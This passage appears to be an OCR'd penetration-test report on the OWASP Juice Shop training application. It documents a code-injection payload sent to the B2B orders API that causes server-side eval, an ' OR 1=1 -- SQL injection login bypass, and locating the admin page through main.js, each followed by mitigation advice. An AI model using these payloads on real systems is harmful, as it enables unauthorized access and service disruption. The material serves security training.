
Proof of Concept (PoC):

Access the API documentation via the api-docs directory and identify the endpoint for posting orders.

Initially, attempt to POST to this endpoint without the required authorization, which will return a 401 Unauthorized error

Mitigation: Input Validation: Validate and sanitize all incoming serialized data, ensuring it conforms to expected formats and structures before processing.

Deserialization Controls: Use safe deserialization libraries or frameworks that limit the execution of code or functions during the deserialization process.



Curl

```
curl -X POST "http://10.10.177.205/b2b/v2/orders" -H "accept: application/json" -H "Content-Type: application/json" -d "{\"cid\":\"JS0815DE\",\"orderLines\":[{\"productId\":8,\"quantity\":500,\"customerReference\":\"PO0000001\"}],\"orderLinesData\":\"[{\\\"productId\\\": 12,\\\"quantity\\\": 10000,\\\"customerReference\\\": [\\\"PO0000001.2\\\", \\\"SM20180105|042\\\"],\\\"couponCode\\\": \\\"pes[Bh.u*t\\\"},{\\\"productId\\\": 13,\\\"quantity\\\": 2000,\\\"customerReference\\\": \\\"PO0000003.4\\\"}]\"}"
```

Request URL

```
http://10.10.177.205/b2b/v2/orders
```

Server response

Code	Details
401 *Undocumented*	Error: Unauthorized


Response body

```
{
  "error": {
    "message": "No Authorization header was found",
    "name": "UnauthorizedError",
    "code": "credentials_required",
    "status": 401,
    "inner": {
      "message": "No Authorization header was found"
    }
  }
}
```

Download

Response headers

```
access-control-allow-origin: *
connection: keep-alive
content-type: application/json; charset=utf-8
date: Fri11 Oct 2024 21:35:37 GMT
feature-policy: payment 'self'
transfer-encoding: chunked
vary: Accept-Encoding
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
```



Available authorizations

bearerAuth (http, Bearer)

Value:

S35Xn8h6OXm_GwpJicsaITc

Authorize | Close

Customer order to be placed


```
{
  "cid": "JS0815DE",
  "orderLines": [
    {
      "productId": 8,
      "quantity": 500,
      "customerReference": "PO0000001"
    }
  ],
  "orderLinesData": "(function test() { while(true); })()"
}
```


Request URL

```
http://10.10.177.205/b2b/v2/orders
```

Server response

Code	Details
500 *Undocumented*	Error: Internal Server Error

Response body


```
{
  "error": {
    "message": "Infinite loop detected - reached max iterations",
    "stack": "/juice-shop/node_modules/notevil/index.js:380\n      throw ex\n      ^\n\nError: Infinite loop detected - reached max iterations\n    at InfiniteChecker.check
(/juice-shop/node_modules/notevil/lib/infinite-checker.js:15:11)\n    at walk (/juice-shop/node_modules/notevil/index.js:234:22)\n    at walkAll (/juice-shop/node_modules
/notevil/index.js:61:16)\n    at walk (/juice-shop/node_modules/notevil/index.js:80:24)\n    at evaluateAst (/juice-shop/node_modules/notevil/index.js:53:10)\n    at /juice-
shop/node_modules/notevil/index.js:512:22\n    at walk (/juice-shop/node_modules/notevil/index.js:355:36)\n    at walk (/juice-shop/node_modules/notevil/index.js:110:18)\n
at walkAll (/juice-shop/node_modules/notevil/index.js:61:16)\n    at walk (/juice-shop/node_modules/notevil/index.js:76:18)\n    at evaluateAst (/juice-shop/node_modules
/notevil/index.js:53:10)\n    at safeEval (/juice-shop/node_modules/notevil/index.js:18:21)\n    at evalmachine.<anonymous>:1:1\n    at Script.runInContext (vm.js:142:20)\n
at Object.runInContext (vm.js:281:6)\n    at /juice-shop/routes/b2bOrder.js:19:12\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router
/layer.js:95:5)\n    at next (/juice-shop/node_modules/express/lib/router/route.js:137:13)\n    at Route.dispatch (/juice-shop/node_modules/express/lib/router/route.js:112:3)\n
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at /juice-shop/node_modules/express/lib/router/index.js:281:22\n    at
Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:335:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)\n    at /juice-
shop/routes/verify.js:143:3\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules
/express/lib/router/index.js:317:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:284:7\n    at Function.process_params (/juice-shop/node_modules/express
/lib/router/index.js:335:12)",
    "trace": [
      {
        "type": "WhileStatement",
        "test": {
          "type": "Literal",
          "value": true,
          "loc": {
            "start": {
              "line": 1,
              "column": 25
```


Download

(6) Vulnerability Exploited: SQL Injection Vulnerability in Login Functionality Leading to Admin Authentication Bypass

Vulnerability Explanation: An SQL injection vulnerability exists in the login form, allowing attackers to bypass authentication and log in as an admin. This occurs because user inputs (e.g., username and password fields) are not properly sanitized before being used in SQL queries. By injecting malicious SQL code, an attacker can manipulate the database query to always return a valid user, effectively bypassing the authentication mechanism.

Impact:


This vulnerability allows an unauthenticated attacker to log in as any user, including the admin, leading to full control over the system.


Severity: Critical


Proof of Concept (PoC):


that happen because when i discovered that the login page of the Juice-shop application is vulnerable to a classic form of SQL Injection as well as Blind SQL Injection. This is due to the use of unsensitized user supplied input.


The login form is vulnerable to SQL injection. By entering ' OR 1=1 -- in the Email field and anything in the password field, the application logs in as the first user in the database (the admin user). By exploiting this vulnerability, the attacker can escalate privileges, gaining administrative access to the application and enabling multiple further attacks .


OWASP Juice Shop
Challenge tracking :: Pwning
localhost:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
All Products
Apple Juice (1000ml)
1.99¤
Apple Juice (1000ml)
The all-time classic.
1.99¤
Reviews (1)
admin@juice-sh.op
One of my favorites!
Only 1 left
Best Juice Shop Salesman Artwork
5000¤


Home
kali linux
OWASP Juice Shop
localhost:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Login
admin@juice-sh.op
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?


Home
kali linux
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request cookies 4
Request headers 14
Inspector
Notes
Search
0 highlights


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Send Cancel
Target:
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search
0 highlights
Search
0 highlights



Mitigation:

To prevent SQL Injection, it is crucial to:

1. Use Strong Input Validation:
    - Implement strict input validation to filter out malicious SQL injection attempts. This ensures that user inputs do not include harmful SQL code or characters.
2. **Employ Web Application Firewalls (WAF):**
    - A WAF can detect, filter, and block SQL injection attempts by monitoring and analyzing HTTP requests, providing an extra layer of security.

(7) Vulnerability Exploited: Sensitive Data Exposure

Vulnerability Explanation: If sensitive data (like admin usernames, passwords, or API keys) is exposed in main.js, it could be accessed by anyone who loads the JavaScript file.

Example: Any sensitive information logged to the console or included in the code could be captured by an attacker.

Impact:


Access Unauthorized Resources: An attacker can manipulate URLs or request parameters to access or modify data belonging to other users or admin accounts.
Escalate Privileges: Bypass normal user access by requesting data associated with admin IDs.

Severity: Critical


Proof of Concept (PoC):

We must first login as 'admin' user first, see above**.**


After we became administrator now we search for admin section for example we can search in Jason files (js.main) in inspect element.



We can utilize keywords, such as 'path,' to simplify our search for the admin section.



Now we add that path “administrator” in URL



Now we have full access to control a website

How to prevent this vulnerability

- **Security Testing**: Regularly perform security assessments, including vulnerability scanning and penetration testing, to identify and remediate potential vulnerabilities in your application.
- **Monitoring and Logging**: Implement logging to monitor for suspicious activities, such as repeated failed login attempts or unusual query patterns. This can help you identify and respond to attacks.


(8) Vulnerability Exploited: Password strength – Broken Authentication

Vulnerability Explanation: : Log in with the administrator's user account from weakness in developer tools in Js.main

